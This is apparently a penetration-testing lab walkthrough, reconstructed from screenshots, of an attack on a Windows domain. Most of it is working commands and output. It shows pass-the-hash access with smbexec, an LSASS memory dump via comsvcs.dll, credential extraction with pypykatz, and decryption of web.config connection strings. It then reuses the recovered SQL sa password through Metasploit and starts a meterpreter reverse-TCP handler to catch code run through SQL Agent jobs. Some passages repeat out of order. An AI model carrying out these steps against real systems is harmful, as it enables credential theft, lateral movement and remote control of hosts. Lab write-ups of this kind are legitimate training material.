
Windows Defender Application Control is activated on the machine and does not allow code (types) used in the AMSI bypass or metasploit payload https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control

Let's check if WDAC is enabled on the target machine. We can use crackmapexec or smbexec from the impacket library

python smbexec.py -hashes :CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78



```
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py -hashes :CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>systeminfo

Host Name:                 COLA-SAFE
OS Name:                   Microsoft Windows Server 2019 Datacenter
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
```




```
C:\Windows\system32>powershell Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard


AvailableSecurityProperties                  : {1, 2, 3, 5}
CodeIntegrityPolicyEnforcementStatus         : 2
InstanceIdentifier                           : 4ff40742-2649-41b8-bdd1-e80fad1cce80
RequiredSecurityProperties                   : {0}
SecurityServicesConfigured                   : {0}
SecurityServicesRunning                      : {0}
UsermodeCodeIntegrityPolicyEnforcementStatus : 2
Version                                      : 1.0
VirtualizationBasedSecurityStatus            : 0
PSComputerName                               :
```


Many well-known abusable Micorosft signed binaries (Living Off the Land Binaries – LOLBINS) and scripts mentioned in the LOLBAS project (lolbas-project.github.io/) are also blocked or limited based on Microsoft recommended and community guidelines.

powershell Get-Process lsass

powershell rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 628 C:\Users\lsass.dmp full




```
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py -hashes :CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>powershell Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    850      28     4680      14464       0.69    628   0 lsass
```



```
C:\Windows\system32>powershell rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 628 C:\Users\lsass.dmp full

C:\Windows\system32>dir C:\Users\lsass.dmp
 Volume in drive C has no label.
 Volume Serial Number is 9494-9E58

 Directory of C:\Users

07/11/2020  02:35 AM        41,086,273 lsass.dmp
               1 File(s)     41,086,273 bytes
               0 Dir(s)   8,311,676,928 bytes free
```

With WDAC in place, let's see if we can find some credentials on cola-safe without touching lsass.exe. A very good place to find credentials on Windows machines is database connection strings. If there is a web.config file for a web application on a server, it may contain database connection strings with clear-text credentials.


Credentials can then be extracted from lsass.dump using pypykatz tool (https://github.com/skelsec/pypykatz) on the local machine



```
root@kali:~/Desktop/tools# pypykatz lsa minidump /root/Desktop/tools/lsass.dmp
INFO:root:Parsing file /root/Desktop/tools/lsass.dmp
FILE: ======== /root/Desktop/tools/lsass.dmp =======
== LogonSession ==
authentication_id 397624 (61138)
session_id 0
username fileadmin
domainname COLA
logon_server COLA-DC
logon_time 2020-07-11T09:28:04.435282+00:00
sid S-1-5-21-2764521275-985837150-4215426359-1601
luid 397624

== LogonSession ==
authentication_id 996 (3e4)
session_id 0
username COLA-SAFE$
domainname COLA
logon_server
logon_time 2020-07-11T08:51:10.307788+00:00
sid S-1-5-20
luid 996
        == MSV ==
                Username: COLA-SAFE$
                Domain: COLA
                LM: NA
                NT: ff36c3de8f0bb12d2dc9848f451cc59d
                SHA1: 3c8090f626dcd091fd5c74c1f1f36e92979c0259
```

pypykatz lsa minidump /root/Desktop/tools/lsass.dmp


With WDAC in place, let's see if we can find some credentials on cola-safe without touching lsass.exe. A very good place to find credentials on Windows machines is database connection strings. If there is a web.config file for a web application on a server, it may contain database connection strings with clear-text credentials. Even if the connections trings are encrypted, we can decrypt that using aspnet_regiis executable.



```
C:\Windows\system32>dir C:\inetpub\www
 Volume in drive C has no label.
 Volume Serial Number is 9494-9E58

 Directory of C:\inetpub\www

01/19/2020  04:14 AM    <DIR>          .
01/19/2020  04:14 AM    <DIR>          ..
03/09/2020  10:15 AM    <DIR>          statusapp
               0 File(s)              0 bytes
               3 Dir(s)   8,310,407,168 bytes free

C:\Windows\system32>dir C:\inetpub\www\statusapp\web.config
 Volume in drive C has no label.
 Volume Serial Number is 9494-9E58

 Directory of C:\inetpub\www\statusapp

03/09/2020  10:15 AM             1,420 web.config
               1 File(s)          1,420 bytes
               0 Dir(s)   8,310,407,168 bytes free
```

To decrypt the connection string:


C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_regiis.exe -pdf connectionStrings C:\Inetpub\www\statusapp



```
C:\Windows\system32>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_regiis.exe -pdf connectionStrings C:\Inetpub\www\statusapp
Microsoft (R) ASP.NET RegIIS version 4.0.30319.0
Administration utility to install and uninstall ASP.NET on the local machine.
Copyright (C) Microsoft Corporation.  All rights reserved.
Decrypting configuration section...
Succeeded!

C:\Windows\system32>type C:\inetpub\www\statusapp\web.config
<?xml version='1.0' encoding='utf-8'?>
<configuration>
  <connectionStrings>
    <add name="DBConnectionString" connectionString="Data Source=cola-sql;Initial Catalog=sql;Id=sa;Password=DBPass@123;"
      providerName="System.Data.SqlClient" />
  </connectionStrings>
</configuration>
C:\Windows\system32>
```


Target: Cola-sql

Let's check if the credentials found in web.config on cola-safe actually work on cola-sql.




```
msf5 > use auxiliary/scanner/mssql/mssql_login
msf5 auxiliary(scanner/mssql/mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                1433             yes       The target port (TCP)
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)
   VERBOSE              true             yes       Whether to print output for all attempts

msf5 auxiliary(scanner/mssql/mssql_login) >
msf5 auxiliary(scanner/mssql/mssql_login) > set USERNAME sa
USERNAME => sa
msf5 auxiliary(scanner/mssql/mssql_login) > set PASSWORD DBPass@123
PASSWORD => DBPass@123
msf5 auxiliary(scanner/mssql/mssql_login) > set RHOSTS 192.168.2.168
RHOSTS => 192.168.2.168
msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 192.168.2.168:1433    - 192.168.2.168:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.2.168:1433    - No active DB -- Credential data will not be saved!
[+] 192.168.2.168:1433    - 192.168.2.168:1433 - Login Successful: WORKSTATION\sa:DBPass@123
[*] 192.168.2.168:1433    - Scanned 1 of 1 hosts (100% complete)
```

Enumeration:




```
msf5 auxiliary(scanner/mssql/mssql_login) > use auxiliary/admin/mssql/mssql_enum
msf5 auxiliary(admin/mssql/mssql_enum) > set PASSWORD DBPass@123
PASSWORD ⇒ DBPass@123
msf5 auxiliary(admin/mssql/mssql_enum) > set RHOSTS 192.168.2.168
RHOSTS ⇒ 192.168.2.168
msf5 auxiliary(admin/mssql/mssql_enum) > run
[*] Running module against 192.168.2.168

[*] 192.168.2.168:1433 - Running MS SQL Server Enumeration ...
[*] 192.168.2.168:1433 - Version:
[*]     Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
[*]             Sep 24 2019 13:48:23
[*]             Copyright (C) 2019 Microsoft Corporation
[*]             Developer Edition (64-bit) on Windows Server 2019 Datacenter 10.0 <X64> (Build 17763: ) (Hypervisor)
[*] 192.168.2.168:1433 - Configuration Parameters:
[*] 192.168.2.168:1433 -        C2 Audit Mode is Not Enabled
[*] 192.168.2.168:1433 -        xp_cmdshell is Not Enabled
[*] 192.168.2.168:1433 -        remote access is Enabled
[*] 192.168.2.168:1433 -        allow updates is Not Enabled
[*] 192.168.2.168:1433 -        Database Mail XPs is Not Enabled
[*] 192.168.2.168:1433 -        Ole Automation Procedures are Not Enabled
[*] 192.168.2.168:1433 - Databases on the server:
[*] 192.168.2.168:1433 -        Database name:master
```




```
[*] 192.168.2.168:1433 - System Admin Logins on this Server:
[*] 192.168.2.168:1433 -        sa
[*] 192.168.2.168:1433 -        NT AUTHORITY\SYSTEM
[*] 192.168.2.168:1433 -        NT SERVICE\SQLWriter
[*] 192.168.2.168:1433 -        NT SERVICE\Winmgmt
[*] 192.168.2.168:1433 -        NT SERVICE\MSSQLSERVER
[*] 192.168.2.168:1433 -        NT SERVICE\SQLSERVERAGENT
[*] 192.168.2.168:1433 -        dbadmin
[*] 192.168.2.168:1433 - Windows Logins on this Server:
[*] 192.168.2.168:1433 -        NT AUTHORITY\SYSTEM
[*] 192.168.2.168:1433 -        NT SERVICE\SQLWriter
[*] 192.168.2.168:1433 -        NT SERVICE\Winmgmt
[*] 192.168.2.168:1433 -        NT SERVICE\MSSQLSERVER
[*] 192.168.2.168:1433 -        NT SERVICE\SQLSERVERAGENT
[*] 192.168.2.168:1433 -        NT SERVICE\SQLTELEMETRY
```

We can see that SQL Server on cola-sql is running as NETWORK SERVICE. This means that if we try to execute commands using xp_cmdshell, we will only get privileges of the network service account. Let's check if there are other services of SQL Server with more interesting accounts:



```
msf5 auxiliary(admin/mssql/mssql_enum) > use auxiliary/admin/mssql/mssql_sql
msf5 auxiliary(admin/mssql/mssql_sql) > set PASSWORD DBPass@123
PASSWORD ⇒ DBPass@123
msf5 auxiliary(admin/mssql/mssql_sql) > set RHOSTS 192.168.2.168
RHOSTS ⇒ 192.168.2.168
msf5 auxiliary(admin/mssql/mssql_sql) > set SQL SELECT servicename, service_account FROM sys.dm_server_services
SQL ⇒ SELECT servicename, service_account FROM sys.dm_server_services
msf5 auxiliary(admin/mssql/mssql_sql) > exploit
[*] Running module against 192.168.2.168

[*] 192.168.2.168:1433 - SQL Query: SELECT servicename, service_account FROM sys.dm_server_services
[*] 192.168.2.168:1433 - Row Count: 2 (Status: 16 Command: 193)


 servicename                  service_account
 -----------                  ---------------
 SQL Server (MSSQLSERVER)     NT AUTHORITY\NETWORKSERVICE
 SQL Server Agent (MSSQLSERVER) cola\sqladmin

[*] Auxiliary module execution completed
```


The SQL Server Agent service is using the **sqladmin account** – *a domain account* – as service account. That is, if we can get a command execution by abusing Agent Jobs on the SQL Server, we will get privileges of **sqladmin**. We can use the auxiliary/admin/mssql/mssql_sql_file metasploit module to run SQL code on cola-sql that uses PowerShell subsystem of agent jobs to run code.



```
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_sql) > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.2.1
LHOST => 192.168.2.1
msf5 exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.1:4443
msf5 exploit(multi/handler) > use auxiliary/admin/mssql/mssql_sql_file
msf5 auxiliary(admin/mssql/mssql_sql_file) > set PASSWORD DBPass@123
PASSWORD => DBPass@123
msf5 auxiliary(admin/mssql/mssql_sql_file) > set RHOSTS 192.168.2.168
RHOSTS => 192.168.2.168
msf5 auxiliary(admin/mssql/mssql_sql_file) > set SQL_FILE /root/Desktop/tools/sql_agentjob
SQL_FILE => /root/Desktop/tools/sql_agentjob
msf5 auxiliary(admin/mssql/mssql_sql_file) > run
[*] Running module against 192.168.2.168
```

